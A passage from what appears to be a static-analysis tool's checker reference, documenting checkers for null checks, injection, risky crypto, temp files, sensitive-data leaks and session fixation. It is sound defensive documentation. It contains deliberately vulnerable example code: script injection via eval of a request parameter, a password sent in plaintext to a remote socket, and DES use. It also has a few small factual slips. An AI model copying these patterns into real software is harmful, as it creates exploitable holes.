The Python checker finds code that checks if a value is an explicit null value (`None`, `NotImplemented`, or `Ellipsis`) after using that value in an expression, or as the base of a function call or property reference. Such code will throw a `NameError` exception before reaching the check if the value is null-like. On the other hand, if the variable never contains a null-like value at its point of use, then the null check is unnecessary. The null check should either be moved ahead of the point of use or removed entirely.

4.148.2. Examples

This section provides one or more examples of defects found by the REVERSE_INULL checker.

4.148.2.1. C/C++

```
void basic_reverse_null(struct buf_t *request_buf) {
    *request_buf = some_function();     // Assignment dereference
    if (request_buff == NULL)           // NULL check AFTER dereference
        return;
}
```

4.148.2.2. C#

```
public static void ReverseINull(object o)
{
    Console.WriteLine("Argument: " + o.ToString());
    // REVERSE_INULL reported here
    if (o == null)
    {
        Console.WriteLine("Invalid argument: o is null");
    }
}
```

4.148.2.3. Java

```
public class ReverseInullExample {
  public static Object callA(Object o) {
   return "hi";
  }
  public static Object callB(Object o) {
    return o.toString();
  }

  public static String testA(Object o) {
    // callB dereferences o, making the later check a bug
    // if this were callA, no bug would be reported here.
    System.out.println(callB(o));
    if( o == null ) {
      System.out.println("It's null");
    }
      return "done";
  }
}
```

4.148.2.4. JavaScript

```
function reverseINull(obj)
{
    console.log("Argument: " + obj.x);
    // REVERSE_INULL reported here
    if (obj == null)
    {
      console.log("Invalid argument: obj is null or undefined.");
    }
}
```

4.148.2.5. Python

```
def deref_eq_null(x):
    x.m            # A property of x is accessed here.
    if x == None:  # Defect reported here: Null check after access.
        pass
```

4.148.3. Events

This section describes one or more events produced by the REVERSE_INULL checker.

- `deref` - [C#, Java, JavaScript] A reference was used in a way that would fail at runtime if the reference were null or undefined.
- `deref_in_call` - [C#, Java, JavaScript] A callee uses the reference in a way that would fail at runtime if the reference were null or undefined.
- `deref_ptr` - [C/C++] A pointer was dereferenced and will be tracked for subsequent comparisons against null. This is a C/C++-only event.

- `deref_ptr_in_call` - [C/C++] A pointer was dereferenced through a function call and will be tracked for subsequent comparisons against null. This is a C/C++-only event.
- `check_after_deref` - [C/C++, C#, Java, JavaScript] A pointer or reference is checked against null or undefined, but all paths that lead to this check include a use of the pointer or reference that would fail at runtime if it were null or undefined. This event also indicates that the pointer or reference was not reassigned between the use and the check.

4.149. REVERSE_NEGATIVE

Quality Checker

4.149.1. Overview

This C/C++ checker finds many cases where an integer is used as an array index, but then later checked to determine if it is negative. If the integer could be negative, the check takes place too late. If it could not be negative, the check is unnecessary.

During development, correctly bounds-checking an integer before a potentially dangerous use is often overlooked. Mishandling of negative integers can cause hard-to-find problems from memory corruption to security defects. This checker finds instances of dangerous integer use followed by a check against NEGATIVE. Two situations could cause this scenario:

- The programmer "knows" the integer cannot be negative, in which case the check is unnecessary and should be removed as it indicates to other programmers that the integer could be negative.
- The integer could actually be negative, and the check needs to occur before the dangerous use.

REVERSE_NEGATIVE can report false positives if it incorrectly determines that:

- An integer is compared against a negative value.
- A potentially negative integer is used in a dangerous way.

To suppress a false positive in the first case (or one that is not the result of a cross procedure interface) use code annotations. You can use a library function in the second case: see the NEGATIVE_RETURNS Models information.

Enabled by Default: REVERSE_NEGATIVE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.149.2. Examples

This section provides one or more examples of defects found by the REVERSE_NEGATIVE checker.

```
void simple_reverse_neg(int some_signed_integer) {
    some_struct *x = kmalloc(some_signed_integer, GFP_KERNEL); // Dangerous integer
 use
    if (some_signed_integer < 0) // Check after use
        return error;
}
```

4.149.3. Events

This section describes one or more events produced by the REVERSE_NEGATIVE checker.

- `negative_sink_in_call` - An integer is used in a function call that, if it was negative, it would be a defect. The integer is then tracked for subsequent comparisons to negative values.
- `negative_sink` - An integer used in an operation would have a bad effect if it was negative. The integer is then tracked for subsequent comparisons to negative values.
- `check_after_sink` - A check against a negative value after it has been determined that the integer should never be negative. This event causes the checker to report a defect.

4.150. RISKY_CRYPTO

Security Checker

4.150.1. Overview

This C/C++, C#, and Java checker finds uses of cryptographic algorithms that are vulnerable to cryptographic attacks or otherwise risky. Examples include uses of an old algorithm that is weak by current standards and poor usage of a particular algorithm.

The default policy of the RISKY_CRYPTO includes thre fullown rules:

- The DES algorithm should not be used. It is outdated, and an attacker with modern hardware can break DES encryption in a matter of days. This is equivalent to the following checker option: `forbid:DES|PBEMD5DDES/*/*/*`
- The RSA algorithm should not be used without random padding. The lack of random padding might allow an attacker to break this encryption, for example, with Coopersmith's Attack. This is equivalent to the following checker option: `forbid:RSA/*/NOPD/*`
- ECB block mode should not be used. If two blocks of plaintext are the same and are encrypted with the same key, then the ciphertexts for both blocks will also be the same. This leaks information about the underlying data. This is equivalent to the following checker option: `forbid:*/ECB/*/*`
- Weak and collision-prone hashing algorithms should not be used. Insecure hashing might also permit length extension attacks, whereby an attacker can generate a valid hash for messages that have the original message as a prefix. This is equivalent to the following checker option: `forbid:SHA0|SHA1|MD2|MD4|MD5|RIPEMD/*/*/*`
- The RC4 algorithm should not be used. Its initial output contains measurable biases, which might allow an attacker with sufficient hardware to break this encryption. This is equivalent to the following checker option: `forbid:RC4/*/*/*`
- A key size shorter than 128 bits should not be used. Using a short key for a symmetric cipher algorithm might allow the encryption to be broken with sufficient hardware.

Preview checker: RISKY_CRYPTO is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: RISKY_CRYPTO is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

- For C# and Java:

  To enable RISKY_CRYPTO along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

- For C/C++:

  To enable RISKY_CRYPTO for C/C++ along with other preview-level C/C++ checkers, use the `--preview` option to `cov-analyze`.

4.150.2. Options

This section describes one or more RISKY_CRYPTO options.

- `RISKY_CRYPTO:allow:<transformation>` - [Deprecated] This option is deprecated as of version 7.7.0 and will be removed from a future release.

- `RISKY_CRYPTO:assume_fips_mode:<boolean>` - When set to true, this C/C++, C#, and Java option treats the cryptographic provider as FIPS 140 compliant. Because this mode prevents the use of SSL versions 2.0 and 3.0, either explicitly or by default, this option will suppress related defects. Defaults to `RISKY_CRYPTO:assume_fips_mode:false`

- `RISKY_CRYPTO:forbid:<transformation>` - This C/C++, C#, and Java option adds the given transformation to the set of cryptographic transformations deemed "risky". The checker will report a defect if it finds the specified transformation. Default is unset.

  You can specify this option multiple times to perform an `OR` operation on each transformation.

  For a description of the option value, see Transformation format.

  See also, Default RISKY_CRYPTO policy [p. 274].

- `RISKY_CRYPTO:require_asymmetric:<transformation>` - This C/C++, C#, and Java option requires all asymmetric algorithms to match the given transformation. It overrides all other options for asymmetric algorithms. If the checker finds an asymmetric transformation that does not match this option, it will report a defect. Default is unset.

  You can specify this option multiple times to perform an `OR` operation on each transformation.

  For a description of the option value, see Transformation format.

  See also, Default RISKY_CRYPTO policy [p. 274].

- `RISKY_CRYPTO:require_hash:<transformation>` - This C/C++, C#, and Java option requires all hashing algorithms to match the given transformation. It overrides all other options for hashing algorithms. If the checker finds a hashing transformation that does not match this option, it will report a defect. Default is unset.

  You can specify this option multiple times to perform an `OR` operation on each transformation.

  For a description of the option value, see Transformation format.

  See also, Default RISKY_CRYPTO policy [p. 274].

- `RISKY_CRYPTO:require_symmetric:<transformation>` - This C/C++, C#, and Java option requires all symmetric algorithms to match the given transformation. It overrides all other options for symmetric algorithms. If the checker finds a symmetric transformation that does not match the value to this option, it will report a defect. Default is unset.

  You can specify this option multiple times to perform an `OR` operation on each transformation.

  Transformation format

  The <transformation> value is a tuple written in the format `<Algorithm>/<Block Mode>/<Padding>/<Minimum Key Size>`. For each of `<Algorithm>`, `<Block Mode>`, and `<Padding>`, the values specified are strings that describe the algorithm. The `<Minimum Key Size>` takes a positive value in bits. A `*` (asterisk) indicates that the transformation can match any value for that field. A transformation example is `AES/CBC/*/128`. Additionally, it is possible to use the symbol `|` to denote an `OR` operation for any field; for example: `AES|Blowfish/CBC/*/128`

  See also, Default RISKY_CRYPTO policy [p. 274].

4.150.3. Examples

This section provides one or more examples of defects found by the RISKY_CRYPTO checker.

4.150.3.1. C/C++

The following example calls the Windows Crytography API function `CryptoDeriveKey` to generate a key using the Data Encryption Standard (DES), an algorithm that offers little protection because it can be cracked easily by a desktop machine.

```
CryptDeriveKey(hCryptProv, CALG_DES, hHash, 0, &hKey));
```

4.150.3.2. C#

The following example uses the old DES algorithm, which offers little protection because it can be cracked easily by a desktop machine.

```
DES des = DES.Create("DES");
```

The following example creates a key for the strong AES algorithm but uses a weak keysize of 96 bits. The checker reports a defect on the weak keysize.

```
Aes aes = Aes.Create("AES");
```

```
aes.KeySize = 96;
```

4.150.3.3. Java

The following example uses the old DES algorithm, which offers little protection because it can be cracked easily by a desktop machine.

```
Cipher desCipher = Cipher.getInstance("DES");
```

The following example creates a key for the strong AES algorithm but uses a weak keysize of 112 bits. The checker reports a defect on the weak keysize.

```
KeyGenerator keyGenerator = KeyGenerator.getInstance("AES");
keyGenerator.init(112);
```

4.150.4. Events

This section describes one or more events produced by the RISKY_CRYPTO checker.

- `crypto_field` - A particular type of cryptographic data element was detected. This element might be an algorithm, block cipher mode, or some other information that is relevant to the checker.

- `risky_crypto_use` - A poor cryptographic configuration was discovered.

4.151. RW.*: Compiler Warnings

Recovery warning checker. For details, see Section 4.119, “PW.*, RW.*, SW.*: Compiler Warnings ”.

4.152. SCRIPT_CODE_INJECTION

Security Checker

4.152.1. Overview

This Java checker finds script code injection vulnerabilitiess, which occur when uncontrolled dynamic data is used to construct script code on the server. Examples of script code languages include JavaScript, Python, and Ruby.

Preview checker: SCRIPT_CODE_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: SCRIPT_CODE_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SCRIPT_CODE_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.152.2. Examples

This section provides one or more examples of defects found by the SCRIPT_CODE_INJECTION checker.

The following example uses Jython (a Java interface to Python) to execute Python that is constructed out of an HTTP request parameter. This defect allows the user to execute arbitrary Python code.

```
String foo = req.getParameter("foo");

ScriptEngine scriptEngine
  = new ScriptEngineManager().getEngineByName("python");
if (scriptEngine != null) {
  scriptEngine.eval(  "import os"
   + "os.listdir('/%s/%s') % ('foo', '" + foo + "')");
}
```

4.152.3. Events

This section describes one or more events produced by the SCRIPT_CODE_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.

- `tainted_source` - The method from which a tainted value originates.

4.153. SECURE_CODING (Deprecated)

Quality, Security Checker

4.153.1. Overview

DEPRECATED in 7.5.0: This deprecated checker has been replaced by the DC.* checkers. This C/C++ checker is an auditing tool, not a checker in the usual sense. Most of what it reports are not defects. Do not enable it casually, as it will dilute the analysis results with noise. SECURE_CODING reports *any* call to a potentially dangerous function without analyzing the code's behavior or the call's context. It warns of historically unsafe function use and suggests possible alternatives. It is best used as part of an organized effort to transition an entire code base away from dangerous legacy functions. You can customize the set of functions that it warns about.

Certain unsafe functions should not be used, such as `gets()`, while other functions have been identified as security threats, such as `strcpy`. Some functions that were designed to alleviate the problems associated with their predecessors (for example, `strncpy()` instead of `strcpy()`), can still cause issues when used incorrectly.

There are cases where SECURE_CODING reports a function's use as dangerous but, within the code's context, it is actually safe. This is intentional and the corresponding reports are not defects but, instead, identifiers of code warranting further inspection. By default, this checker is disabled due to the many reports it generates. To enable SECURE_CODING specify the following:

```
cov_analyze -en SECURE_CODING
```

The SECURE_CODING analysis does no inferring of secure coding functions. It produces no false positives : its reports are warnings not defects. To remove a given function's warning you need to create an empty model of the targeted function and compile it using the following:

```
cov-make-library -en SECURE_CODING
```

Disabled by Default: SECURE_CODING is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.153.2. Examples

This section provides one or more examples of defects found by the SECURE_CODING checker.

In the following example, there are three possible issues:

- You should never use the `gets()` function because you cannot control the amount of data that is read.
- You should avoid using the `strcpy()` function, and use `strncpy()` instead.
- When using the `strncpy()` function, make sure to use a correct size argument.

```
void secure_coding_example() {
    char *d, *s, *p;
    int x;
    ...
    gets(p);
    strcpy(d, s);
    strncpy(d, s, x);
 }
```

4.153.3. Models

You can use a primitive to create custom models for SECURE_CODING:

```
int outdated_copy_function(void *arg) {

    __coverity_secure_coding_function__("buffer overflow",
    "outdated_function() makes no guarantee of safety.",
    "Use updated_copy_function() instead.",
    "VERY RISKY");

}
```

This model indicates that at every call to `outdated_copy_function()`, a warning appears telling the developer to avoid this function and replace it with `updated_copy_function()`.

4.154. SECURE_TEMP

Quality, Security Checker

4.154.1. Overview

This C/C++ checker finds cases where a temporary file is created in an insecure manner. When that happens in a program that runs with elevated privileges, the program is vulnerable to race condition attacks and can be used to subvert system security.

Many programs create temporary files in shared directories such as `/tmp`. There are C library routines that assist in creating unique temporary files, but many of them are insecure as they make a program vulnerable to race condition attacks.

If the name of a temporary file is easily guessed, or the filename is used unsafely after temp file creation, or the umask is not safely set before calling a safe routine, an attacker can take control of a vulnerable application and system.

Avoid using insecure temporary file creation routines. Instead, use `mkstemp()` for creating temp files. When using `mkstemp()`, remember to safely set the umask before to restrict the resulting temporary file permissions to only the owner. Also, do not pass on the filename to another privileged system call. Use the returned file descriptor instead.

Note

SECURE_TEMP does not work interprocedurally.

Disabled by Default: SECURE_TEMP is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SECURE_TEMP along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.154.2. Examples

This section provides one or more examples of defects found by the SECURE_TEMP checker.

The following example generates a defect because `mktemp()` is insecure: it is easy to guess the name of the temporary file it creates. Similar functions include `tmpnam()`, `tempnam()`, and `tmpfile()`.

```
void secure_temp_example() {
    char *tmp, *tmp2, *tmp3;
    char buffer[1024];
    tmp = mktemp(buffer);
}
```

4.154.3. Events

This section describes one or more events produced by the SECURE_TEMP checker.

- `secure_temp`: Either an unsafe temporary file creation routine was used, or `mkstemp()` was used without correctly setting the umask.

4.155. SELF_ASSIGN

Quality, Rule Checker

4.155.1. Overview

This C++ checker reports many cases where a C++ assignment member function does not check for the right-hand side of the assignment as being the same object as `this` before assigning to the fields of `this`. If the class of which this operator is a member owns resources, such as dynamically allocated memory or operating system handles, use-after-free errors might occur if an object is assigned to itself. Other problems are also possible, depending on exactly how the assignment operator is written.

This checker only considers assignment operators that can be used to assign entire objects. It excludes private operators, on the assumption that they are not meant to be used.

The following simple string wrapper class demonstrates the sort of problem the SELF_ASSIGN checker detects:

```
class SimpleString {
  char *p;
public:
  SimpleString(const char *s = "") : p(strdup(s)) {}
  SimpleString(const SimpleString &init) : p(strdup(init.p)) {}
  ~SimpleString() {free(p);}
  SimpleString &operator=(const SimpleString &rhs)
  {
    free(p);           // bad if &rhs == this
    p = strdup(rhs.p); // use-after-free when &rhs == this
    return *this;
  }

  const char *str() {return p;}
  operator const char *() {return str();}
};
```

Note that the rule this checker enforces does not require that the class own any resources, so it may report many cases where self-assignment is harmless, such as:

```
struct point {
  int x;
  int y;
  point(int xx, int yy) : x(xx), y(yy) {}
  point(const point &init) : x(init.x), y(init.y) {}
  point &operator=(const point &rhs)
  {
    x = rhs.x; // harmless even when &rhs == this
    y = rhs.y;
    return *this;
  }
};
```

Disabled by Default: SELF_ASSIGN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.155.2. Events

This section describes one or more events produced by the SELF_ASSIGN checker.

- `self_assign`: An object is potentially assigning to itself.

4.156. SENSITIVE_DATA_LEAK

Security Checker

4.156.1. Overview

This Java and C# checker finds code that stores, transmits, or logs sensitive data without protecting it adequately, for example, through encryption. Storing, transmitting, or logging sensitive data without protecting it allows an attacker to steal it or tamper with it. Logging sensitive data (for example, credit card payment information or passwords) might reveal it to unauthorized individuals. Showing exception stack traces or other program information on the UI can reveal data about an application and make it easier to attack. This checker finds all of these variations of leaks of sensitive data.

Note that the analysis treats certain fields and parameters as password data based on their names. If the `aggressiveness-level` option to `cov-analyze` is set to `high`, you can use the following command options to specify the pieces of program data that the analysis will treat as password data: `--add-password-regex` and `--replace-password-regex`. For details, see the `cov-analyze` command documentation in the *Coverity 8.0 Command and Ant Task Reference*.

Preview checker: SENSITIVE_DATA_LEAK is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: SENSITIVE_DATA_LEAK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SENSITIVE_DATA_LEAK along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.156.2. Examples

This section provides one or more examples of defects found by the SENSITIVE_DATA_LEAK checker.

4.156.2.1. C#

The following example sends decrypted data, which is inferred to be sensitive, over a socket without re-encrypting or hashing it. Therefore, it is possible for an attacker to intercept the decrypted data when it is in transit.

```
public byte[] DecryptData(RSA rsa, byte[] data)
{
    return rsa.DecryptValue(data);
}
public void DecryptedDataLeaksToNetwork(
    RSA    rsa,
    Socket socket,
    byte[] encryptedData)
{
    byte[] decryptedData = DecryptData(rsa, encryptedData);
    socket.Send(decryptedData);
}
```

4.156.2.2. Java

The following example sends a password over a socket without encrypting or hashing it. Therefore, it is possible for an attacker to intercept the password when it is in transit.

```
public void test(PasswordAuthentication pwAuth)
{
    String pw = new String(pwAuth.getPassword());

    Socket socket = null;
    PrintWriter writer = null;
    try
    {
        socket = new Socket("remote_host", 1337);
        writer = new PrintWriter(socket.getOutputStream(), true);

        writer.println(pw);
    }
    catch (IOException exceptIO) { }
}
```

4.156.3. Models and Annotations

Sources and Sinks

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) and C# models (see Section 6.2, “Models and Annotations in C#”) can improve analyses with this checker by identifying new sources of sensitive data and new sinks, that is, methods that send or store data outside of the application. You can think of a SENSITIVE_DATA_LEAK defect as consisting of a dataflow path from a source to a sink without any intervening encryption or hashing to protect or obfuscate the sensitive data.

4.156.3.1. Java and C# Sources

Coverity models a number of sensitive data sources by default. You can use Coverity source model primitives to model additional SENSITIVE_DATA_LEAK sources.

4.156.3.1.1. Java Sources

For Java, source model primitives have the following function signatures:

- Signature for modeling functions that return sensitive data:

  ```
  sensitive_source(SensitiveDataType.SDT_<source_type>)
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain sensitive data:

  ```
  sensitive_source(T <parameter>, SensitiveDataType.SDT_<source_type>)
  ```

In the function signatures above, `SDT_<source_type>` is one of the types listed in Table 4.1, “Sensitive Data Source types”, and `<parameter>` is treated as sensitive data. The following example uses `SensitiveDataType.SDT_PASSWORD` to model a function that returns sensitive password data or stores such data in a parameter:

```
Object returnsPassword() {
  sensitive_source(SensitiveDataType.SDT_PASSWORD);
   // ...
}

void storesPasswordInParam(Object arg1) {
  sensitive_source(arg1, SensitiveDataType.SDT_PASSWORD);
  // ...
}
```

Additionally, you can use the `@SensitiveData` annotation in place of the primitives where applicable. For examples, see @SensitiveData.

4.156.3.1.2. C# Sources

Although the analysis includes built-in models for many common sensitive data sources, it is possible to find more issues by specifying additional and application-specific sources of sensitive data.

Methods that return sensitive data can be modeled by using the `Coverity.Primitives.SensitiveSource primitives`. For more detail, see Section 6.2.1.1, “Modeling Sources of Sensitive Data in C#”.

The `Coverity.Attributes.SensitiveData` attribute can also be applied to program elements that should be considered sensitive. For more detail, see Section 6.2.2.2, “[SensitiveData] attribute”.

4.156.3.1.3. Sensitive Data Source types

The following table describes the source types you can use when modeling sensitive data sources.

Table 4.1. Sensitive Data Source types

Java `SensitiveDataType` enum value	**C# `SensitiveDataType enum` value**	**Description**
SDT_DECRYPTED	`Decrypted`	Data that was decrypted.
SDT_PASSWORD	`Password`	A typical password.
SDT_TOKEN	`Token`	A generated password, for example, from a token.
SDT_SESSION_ID	`SessionId`	A session ID.
SDT_MOBILE_ID	`MobileId`	The ID of a mobile device.
SDT_USER_ID	`UserId`	The ID of a user.
SDT_NATIONAL_ID	`NationalId`	The ID of a person, for example, a social security number.
SDT_PERSISTENT_SECRET	`PersistentSecret`	An internal secret, for example, private keys.
SDT_TRANSIENT_SECRET	`TransientSecret`	A temporary secret, for example, salts, nonces, and init vectors.
SDT_SEED	`Seed`	A seed, for example, a cryptographic pseudo-random number generator (CPRNG).
SDT_CARDHOLDER_DATA	`CardholderData`	Credit card information, for example, a credit card number or a PAN.
SDT_ACCOUNT	`Account`	Financial account information, for example, a bank account number.
SDT_TRANSACTION	`Transaction`	Transaction information, for example, statements.
SDT_MEDICAL	`Medical`	General medical info, for example, lab results or medical history.
SDT_BIOMETRIC	`Biometric`	Biometric information, for example, fingerprints, DNA, or a retinal scan.
SDT_GEOGRAPHICAL	`Geographical`	Geographical information, for example, GPS, IP, or cell tower information.
SDT_EXCEPTION	`Exception`	A message generated from an exception.
SDT_SOURCE_CODE	`SourceCode`	Information about source code, for example, a stack trace.

Java `SensitiveDataType` enum value	C# `SensitiveDataType enum` value	Description
SDT_CONFIGURATION	`Configuration`	A configuration, for example, a configuration property.
SDT_BUG	Bug	A known bug.

4.156.3.2. Java and C# Sinks

Coverity also models a number of sensitive data sinks by default. You can use Coverity sink model primitives to model additional SENSITIVE_DATA_LEAK sinks.

To model a function as a sensitive data sink, add the appropriate sink primitive as listed in Table 4.2, “Sensitive Data Sink types”.

In Java, the primitives are defined in the class `com.coverity.primitives.SecurityPrimitives` and take an `Object` as an argument, for example:

```
public class MyClass {

    // The SENSITIVE_DATA_LEAK checker will report defects if the
    // argument is sensitive data.
    void leaky_function(java.lang.String data) {
        com.coverity.primitives.SecurityPrimitives.filesystem_sink(data);
    }
}
```

In C#, the primitives are defined in the class `Coverity.Primitives.Security` and take an `Object` as an argument, for example:

```
namespace TheCode {

    public class MyClass {

        // The SENSITIVE_DATA_LEAK checker will report defects if the
        // argument is sensitive data.
        public void LeakyFunction(string data) {
            Coverity.Primitives.Security.SDLFilesystemSink(data);
        }
    }

}
```

Table 4.2. Sensitive Data Sink types

Java primitive	C# primitive	Description
cookie_sink	SDLCookieSink	Where information is sent to an unreliable end point in a cookie.
database_sink	SDLDatabaseSink	Where information is stored to a database.
filesystem_sink	SDLFileSystemSink	Where information is stored to a filesystem.
logging_sink	SDLLoggingSink	Where information is logged.

Java primitive	C# primitive	Description
registry_sink	SDLRegistrySink	Where information is stored in the Windows registry.
transit_sink	SDLTransitSink	Where information is sent over an unreliable connection.
ui_sink	SDLUISink	Where information is sent to an unreliable end point.

4.156.4. Events

This section describes one or more events produced by the SENSITIVE_DATA_LEAK checker.

- `remediation` - Information about ways to address the potential security vulnerability.
- `sensitive_data_leak` - Main event: A sensitive data leak.

Dataflow events

- `alias` - Sensitive data propagated from one variable to another inside a function.
- `annotated_sensitive_data` - A field, method, or parameter that is annotated to contain sensitive data.
- `argument` - An argument to a method used sensitive data.
- `attr` - Sensitive data was stored as a Web application attribute that has page, request, session, or application scope.
- `call` - A method call returned sensitive data.
- `concat` - Sensitive data was concatenated with other data.
- `field_def` - Sensitive data passed through a field.
- `field_read` - A read of sensitive data from a field occurred.
- `field_write` - A write of sensitive data from a field occurred.
- `inferred_sensitive_data` - A field, method, or parameter that the analysis inferred to contain sensitive data.
- `map_write` - A write of sensitive data to a map occurred.
- `map_read` - A read of sensitive data from a map occurred.
- `parm_in` - This method parameter was passed sensitive data.
- `parm_out` - This method parameter stored sensitive data.
- `returned` - A method call returned sensitive data.
- `returning_value` - The current method returned sensitive data.
- `sanitizer` - Sensitive data passed through a sanitizer.

- `sensitive_data` - The method from which sensitive data originated.

4.157. SERVLET_ATOMICITY

Quality, Security Checker

4.157.1. Overview

This Java checker finds instances of atomicity violations on calls to `getAttribute` and `setAttribute` on the objects of the following types:

- `javax.servlet.ServletContext`
- `javax.servlet.http.HttpSession`
- `javax.servlet.jsp.JspContext`

This checker reports a defect when a `getAttribute` and `setAttribute` on the same attribute occurs outside of a locked context.

Preview checker: SERVLET_ATOMICITY is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: SERVLET_ATOMICITY is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.157.2. Options

This section describes one or more SERVLET_ATOMICITY options.

- `SERVLET_ATOMICITY:attribute_init_race:<boolean>` - When this Java option is set to `true`, the checker reports atomicity violations when attribute is not present in the thread-shared object. Because this violation occurs during initialization, it is likely that developers will tolerate this defect. Defaults to `SERVLET_ATOMICITY:attribute_init_race:false`. (When enabled, the defect is reported under `attribute_init_race` subcategory in Coverity Connect.)

4.157.3. Example

This section provides one or more examples of defects found by the SERVLET_ATOMICITY checker.

In the following example, assume that two separate requests are invoking `recordTemperatureStats` with `newTemps` `112` and `120`. The call to `getAttribute` can occur simultaneously, resulting in the current, highest recorded temperature (`curTemp`) being the same for both the threads. Depending on the scheduling, the new highest recorded temperature could be `112` at the end of the execution. This outcome is an error because the temperature, `120`, is lost. This issue can be addressed by synchronizing on an appropriate object and ensuring that the highest recorded temperature is `120` at the end.

```
public void recordTemperatureStats(Integer newTemp, HttpSession session) {
  Integer curTemp = (Integer) session.getAttribute("highestRecordedTemp");
  if (newTemp > curTemp)
    session.setAttribute("highestRecordedTemp", newTemp);
}
```

4.157.4. Events

This section describes one or more events produced by the SERVLET_ATOMICITY checker.

- `get_attribute` - Calling `getAttribute()` on thread-shared object <`interface`>.
- `set_attribute` - Calling `setAttribute()` on thread-shared object <`interface`> can result in a lost update.

4.158. SESSION_FIXATION

Security Checker

4.158.1. Overview

This Java checker finds session fixation vulnerabilities, which arise when uncontrolled dynamic data is passed into an API that sets the session token in use by the application. In Java web applications, each container might expose an API to set the session token. While custom session tokens are also possible, they are not currently examined by this checker.

Preview checker: SESSION_FIXATION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: SESSION_FIXATION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable SESSION_FIXATION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.158.2. Examples

This section provides one or more examples of defects found by the SESSION_FIXATION checker.

In the following example, the string `sessionId` is tainted. It is passed to two identified sinks: `Request.setRequestedSessionId` and `Session.setId`.

```
protected void changeSessionID(Request request, Response response, String sessionId,
 String newSessionID, Session catalinaSession) {
  lifecycle.fireLifecycleEvent("Before session migration", catalinaSession);
  request.setRequestedSessionId(newSessionID);
  catalinaSession.setId(newSessionID);
  ...
}
```

If an attacker can influence a victim to use an attacker-provided value (for example, through a cross-site request forgery attack), the attacker can set the victim's session to a known value. If the victim then authenticates to the application using the attacker-provided session token, the attacker can impersonate the victim by re-using the same session token. (The session token is what the application uses to uniquely identify different users.)

4.158.3. Events

This section describes one or more events produced by the SESSION_FIXATION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.159. SIGN_EXTENSION

Quality Checker

4.159.1. Overview

This C/C++ checker finds many cases where a value is sign-extended when converting from a smaller data type to a larger data type, but it appears that sign extension is not intended because the quantity is essentially unsigned. Most commonly, this happens in code that does a 32-bit endian swap, storing the result in a 64-bit data type. The intermediate 32-bit result must be explicitly cast to an unsigned type in order to suppress the sign extension.

Specifically, it finds cases where the following is true:

- An unsigned quantity is implicitly promoted to a wider signed quantity.
- An arithmetic operation is performed (such as a left-shift) that might lead to the `sign` bit being set to 1.
- That value is implicitly converted to an even wider type, which causes a possibly unintended sign extension.

